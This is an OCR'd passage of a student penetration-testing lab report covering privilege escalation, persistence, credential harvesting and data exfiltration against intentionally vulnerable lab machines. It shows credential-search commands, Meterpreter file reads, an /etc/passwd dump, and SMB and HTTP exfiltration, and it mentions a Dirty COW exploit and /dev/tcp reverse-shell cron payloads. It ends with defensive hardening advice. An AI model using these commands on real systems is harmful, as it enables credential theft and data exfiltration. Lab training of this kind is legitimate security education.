┌──(root㉿kali)-[~]
└─# grep -i cred /var/www -r 2>/dev/null
```

Figure (Page 56): Execution verification screenshot from Week 5 PDF (Page 56)

```
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:                $tr-
>setCredentials($this→username, $this→password, $this→authtype, array(), $
this→certRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:     * if authentica
ting, set user credentials here
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:    function setCred
entials($username, $password, $authtype = 'basic', $certRequest = array())
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→debug
("setCredentials username=$username authtype=$authtype certRequest=");
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→wsdl-
>setCredentials($this→username, $this→password, $this→authtype, $this→cer
tRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:
$http→setCredentials($this→username, $this→password, $this→authtype, arra
y(), $this→certRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:     * if authentica
ting, set user credentials here
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:    function setCred
entials($username, $password, $authtype = 'basic', $certRequest = array())
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→debug
("setCredentials username=$username authtype=$authtype certRequest=");
/var/www/html/mutillidae/xml-validator.php:                <tr id="id-bad-cred-t
r" style="display: none;">
```

Figure (Page 57): Execution verification screenshot from Week 5 PDF (Page 57)

```
┌──(root㉿kali)-[~]
└─# grep -i "api_key\|secret_key\|token" /var/www -r 2>/dev/null
```

Figure (Page 57): Execution verification screenshot from Week 5 PDF (Page 57)

```
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:                $tr-
>setCredentials($this→username, $this→password, $this→authtype, array(), $
this→certRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:     * if authentica
ting, set user credentials here
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:    function setCred
entials($username, $password, $authtype = 'basic', $certRequest = array())
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→debug
("setCredentials username=$username authtype=$authtype certRequest=");
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→wsdl-
>setCredentials($this→username, $this→password, $this→authtype, $this→cer
tRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:
$http→setCredentials($this→username, $this→password, $this→authtype, arra
y(), $this→certRequest);
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:     * if authentica
ting, set user credentials here
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:    function setCred
entials($username, $password, $authtype = 'basic', $certRequest = array())
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php:        $this→debug
("setCredentials username=$username authtype=$authtype certRequest=");
/var/www/html/mutillidae/xml-validator.php:            <tr id="id-bad-cred-t
r" style="display: none;">
```

Figure (Page 57): Execution verification screenshot from Week 5 PDF (Page 57)

```
┌──(root㉿kali)-[/home/kali]
└─# grep -i "db_username\|db_password\|database" /var/www -r 2>/dev/null
```

Figure (Page 58): Execution verification screenshot from Week 5 PDF (Page 58)

```
abel">IP resolved from database hostname: </span><?php echo $lDatabaseHostRes
olvedIP; ?></div>
/var/www/html/mutillidae/database-offline.php:            <div><span class="l
abel">Ping database results: </span><pre><?php echo $lDatabasePingResult; ?><
/pre></div>
/var/www/html/mutillidae/database-offline.php:            <div><span class="l
abel">Traceroute database results: </span><pre><?php echo $lDatabaseTracerout
eResult; ?></pre></div>
/var/www/html/mutillidae/database-offline.php:            <div><span class="l
abel">Port scan database results: </span><?php echo $lDatabasePortScanMessage
; ?></div>
/var/www/html/mutillidae/database-offline.php:  <form   action="database-offl
ine.php"
/var/www/html/mutillidae/database-offline.php:                    id="idDatabas
eOffline">
/var/www/html/mutillidae/database-offline.php:                          <td c
olspan="2" class="form-header">Opt out of database warnings</td>
/var/www/html/mutillidae/database-offline.php:                          <td c
lass="label">You can opt out of database connection warnings for the remainde
r of this session</td>
/var/www/html/mutillidae/database-offline.php:                              <
input name="database-offline-php-submit-button" class="button" type="submit"
value="Opt Out" />
```

Figure (Page 58): Execution verification screenshot from Week 5 PDF (Page 58)

```
┌──(root㉿kali)-[/home/kali]
└─# cat ~/.bash_history | grep -i "password\|pass\|ssh\|mysql"
cat: /root/.bash_history: No such file or directory
```

Figure (Page 58): Execution verification screenshot from Week 5 PDF (Page 58)

```
C:\Windows\system32>dir C:\Users\ /s /b | findstr /i "password" 2>nul
dir C:\Users\ /s /b | findstr /i "credentials" 2>nuldir C:\Users\ /s /b | fin
dstr /i "password" 2>nul
```

Figure (Page 58): Execution verification screenshot from Week 5 PDF (Page 58)

```
C:\Windows\system32>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Winlogon
dir C:\Users\ /s /b | findstr /i "credentials" 2>nulreg query HKLM\SOFTWARE\M
icrosoft\Windows\CurrentVersion\Winlogon
```

Figure (Page 58): Execution verification screenshot from Week 5 PDF (Page 58)

```
C:\Windows\system32>dir C:\ /s /b *unattend*.xml 2>nul
dir C:\ /s /b *autounattend*.xml 2>nuldir C:\ /s /b *unattend*.xml 2>nul
C:\PerfLogs
C:\Program Files
C:\Program Files (x86)
C:\Users
C:\Windows
C:\PerfLogs\Admin
C:\Program Files\Common Files
C:\Program Files\DVD Maker
C:\Program Files\Internet Explorer
C:\Program Files\MSBuild
C:\Program Files\Oracle
C:\Program Files\Reference Assemblies
C:\Program Files\Windows Defender
C:\Program Files\Windows Journal
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Sidebar
C:\Program Files\Common Files\Microsoft Shared
C:\Program Files\Common Files\Services
```

Figure (Page 59): Execution verification screenshot from Week 5 PDF (Page 59)

```
C:\Windows\system32>schtasks /query /fo LIST /v | findstr /i "password"
schtasks /query /fo LIST /v | findstr /i "password"

C:\Windows\system32>
```

Figure (Page 59): Execution verification screenshot from Week 5 PDF (Page 59)

```
C:\Windows\system32>dir "C:\Users\*\AppData\Local\Google\Chrome\User Data\Def
ault\Login Data" 2>nul
dir "C:\Users\*\AppData\Local\Google\Chrome\User Data\Default\Login Data" 2>n
ul
```

Figure (Page 59): Execution verification screenshot from Week 5 PDF (Page 59)

```
msf >
msf > cd /var/www
msf > python3 -m http.server 8000
[*] exec: python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure (Page 60): Execution verification screenshot from Week 5 PDF (Page 60)

```
wget -r http://10.0.2.3:8000/
```

Figure (Page 60): Execution verification screenshot from Week 5 PDF (Page 60)

```
Length: 5,038 (4.9K) [application/octet-stream]
    0K ....                                                  100%    6.25 MB/
s
04:10:37 (6.25 MB/s) - `10.0.2.3:8000/tikiwiki-old/templates/styles/trollpart
y/tiki-send_newsletters.tpl' saved [5038/5038]

--04:10:37--  http://10.0.2.3:8000/tikiwiki-old/templates/styles/trollparty/t
iki-show_page.tpl
           ⇒ `10.0.2.3:8000/tikiwiki-old/templates/styles/trollparty/tiki-sh
ow_page.tpl'
Connecting to 10.0.2.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,633 (6.5K) [application/octet-stream]
    0K ......                                                100%    8.89 MB/
s
04:10:37 (8.89 MB/s) - `10.0.2.3:8000/tikiwiki-old/templates/styles/trollpart
y/tiki-show_page.tpl' saved [6633/6633]


FINISHED --04:10:37--
Downloaded: 80,147,844 bytes in 7833 files
```

Figure (Page 60): Execution verification screenshot from Week 5 PDF (Page 60)




Figure (Page 61): Execution verification screenshot from Week 5 PDF (Page 61)




Figure (Page 61): Execution verification screenshot from Week 5 PDF (Page 61)




Figure (Page 61): Execution verification screenshot from Week 5 PDF (Page 61)




Figure (Page 61): Execution verification screenshot from Week 5 PDF (Page 61)




Figure (Page 62): Execution verification screenshot from Week 5 PDF (Page 62)



Figure (Page 62): Execution verification screenshot from Week 5 PDF (Page 62)




Figure (Page 62): Execution verification screenshot from Week 5 PDF (Page 62)




Figure (Page 62): Execution verification screenshot from Week 5 PDF (Page 62)

```
┌──(kali㉿kali)-[~]
└─$ cat received_file.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Figure (Page 63): Execution verification screenshot from Week 5 PDF (Page 63)

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /var/www/passwd
[*] Skipped    : /etc/passwd → /var/www/passwd
```

Figure (Page 63): Execution verification screenshot from Week 5 PDF (Page 63)

```
meterpreter > ls -la
```

Figure (Page 63): Execution verification screenshot from Week 5 PDF (Page 63)

```
r-x                                   0400
100644/rw-r--  891      fil   2026-07-31 04:58:41 -  index.php
r--                                   0400
100755/rwxr-x  1090032  fil   2026-07-26 06:28:37 -  linpeas.sh
r-x                                   0400
100644/rw-r--  1090032  fil   2026-07-26 06:28:37 -  linpeas.sh.1
r--                                   0400
100644/rw-r--  566120   fil   2026-07-26 11:09:29 -  linpeas_output.txt
r--                                   0400
100755/rwxr-x  48875    fil   2026-07-25 21:12:38 -  lse.sh
r-x                                   0400
100644/rw-r--  1516     fil   2026-07-26 11:16:02 -  lse_output.txt
r--                                   0400
040755/rwxr-x  4096     dir   2026-07-31 04:55:52 -  mutillidae_backup
r-x                                   0400
100644/rw-r--  19       fil   2026-07-31 04:57:19 -  phpinfo.php
r--                                   0400
040755/rwxr-x  4096     dir   2026-07-31 04:56:02 -  phpmyadmin_backup
r-x                                   0400
040775/rwxrwx  28672    dir   2026-07-31 04:56:13 -  tikiwiki_backup
r-x                                   0400
040755/rwxr-x  4096     dir   2010-04-27 23:44:17 -  vulnerable
r-x                                   0400
```

Figure (Page 64): Execution verification screenshot from Week 5 PDF (Page 64)

```
meterpreter > cat config.inc
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than bl
ank */

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
meterpreter >
```

Figure (Page 64): Execution verification screenshot from Week 5 PDF (Page 64)

```
meterpreter > cat config.inc.php
```

Figure (Page 64): Execution verification screenshot from Week 5 PDF (Page 64)

```
# If you are having problems connecting to the MySQL database and all of the
variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

Figure (Page 65): Execution verification screenshot from Week 5 PDF (Page 65)

```
msf > python -m http.server 8000
[*] exec: python -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure (Page 65): Execution verification screenshot from Week 5 PDF (Page 65)

```
msf > sudo impacket-smbserver -smb2support share /tmp/
[*] exec: sudo impacket-smbserver -smb2support share /tmp/

[sudo] password for kali:
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

Figure (Page 65): Execution verification screenshot from Week 5 PDF (Page 65)

```
C:\Users\Public>copy C:\Users\Public\secret.txt \\10.0.2.15\share\
copy C:\Users\Public\secret.txt \\10.0.2.15\share\
        1 file(s) copied.
```

Figure (Page 65): Execution verification screenshot from Week 5 PDF (Page 65)




Figure (Page 66): Execution verification screenshot from Week 5 PDF (Page 66)




Figure (Page 66): Execution verification screenshot from Week 5 PDF (Page 66)



Figure (Page 66): Execution verification screenshot from Week 5 PDF (Page 66)

9. Challenges and Solutions

• Challenge 1: Dirty COW Compilation Failures on Target

Issue: Compiling 40839.c directly on Metasploitable 2 failed due to missing C library headers (crypt.h).
Solution: Compiled the binary on Kali Linux using gcc -o exploit 40839.c -lpthread -lcrypt and transferred the compiled ELF executable to the target via HTTP.

• Challenge 2: PowerUp Execution Restrictions

Issue: Restricted PowerShell execution policies blocked PowerUp.ps1 functions from loading.
Solution: Bypassed the restriction using powershell -ep bypass and supplemented enumeration with direct WMI queries (Get-WmiObject Win32_Service).

• Challenge 3: Incompatible Shell Syntax in Cron Jobs

Issue: Default /bin/sh syntax on Ubuntu disrupted raw Bash TCP redirection payloads (/dev/tcp/...).
Solution: Wrapped the payload inside a dedicated Bash script (/tmp/.backup.sh) with an explicit #!/bin/bash shebang line and fallback Netcat options.

10. Conclusions and Key Learnings

• Kernel Hygiene is Vital: Legacy OS kernels (Linux 2.6.x) offer no resistance against well-documented race conditions like Dirty COW, enabling instant elevation from unprivileged users to root.

• Privilege Guardrails Matter: Windows tokens such as SeImpersonatePrivilege must be tightly restricted on service accounts to prevent local process hijacking via pipe-spoofing utilities like PrintSpoofer.

• Redundant Persistence Strategy: Relying on a single persistence mechanism is insufficient; combining user-level persistence (SSH keys, Registry Run keys) with system-level triggers (schtasks, Cron) ensures long-term access across administrative interventions.

• Exfiltration Flexibility: Modern defenders monitor standard HTTP/HTTPS channels; having fallback channels (SMB, raw TCP streams, SCP) ensures successful data retrieval in restricted enterprise environments.

11. Defensive Strategies

Linux Hardening

• Patch operating system kernels regularly to eliminate known local privilege escalation vectors (CVE-2016-5195).

• Restrict SSH access by enforcing public key authentication and disabling direct root login (PermitRootLogin no in sshd_config).

• Audit file permissions on /etc/crontab and ensure world-writable files (chmod o-w) are stripped of write rights.

Windows Hardening

• Enforce the Principle of Least Privilege (PoLP) and audit account privileges to strip unnecessary tokens (SeImpersonatePrivilege).

• Monitor Registry Run and RunOnce key modifications using EDR and Sysmon event ID 13.

• Audit Scheduled Tasks (schtasks) regularly to identify unauthorized binary execution paths in SYSTEM context.

12. Summary & Deliverables

Week 5 successfully built hands-on expertise in system privilege escalation, persistent backdoor establishment, credential harvesting, and data exfiltration across Linux and Windows environments.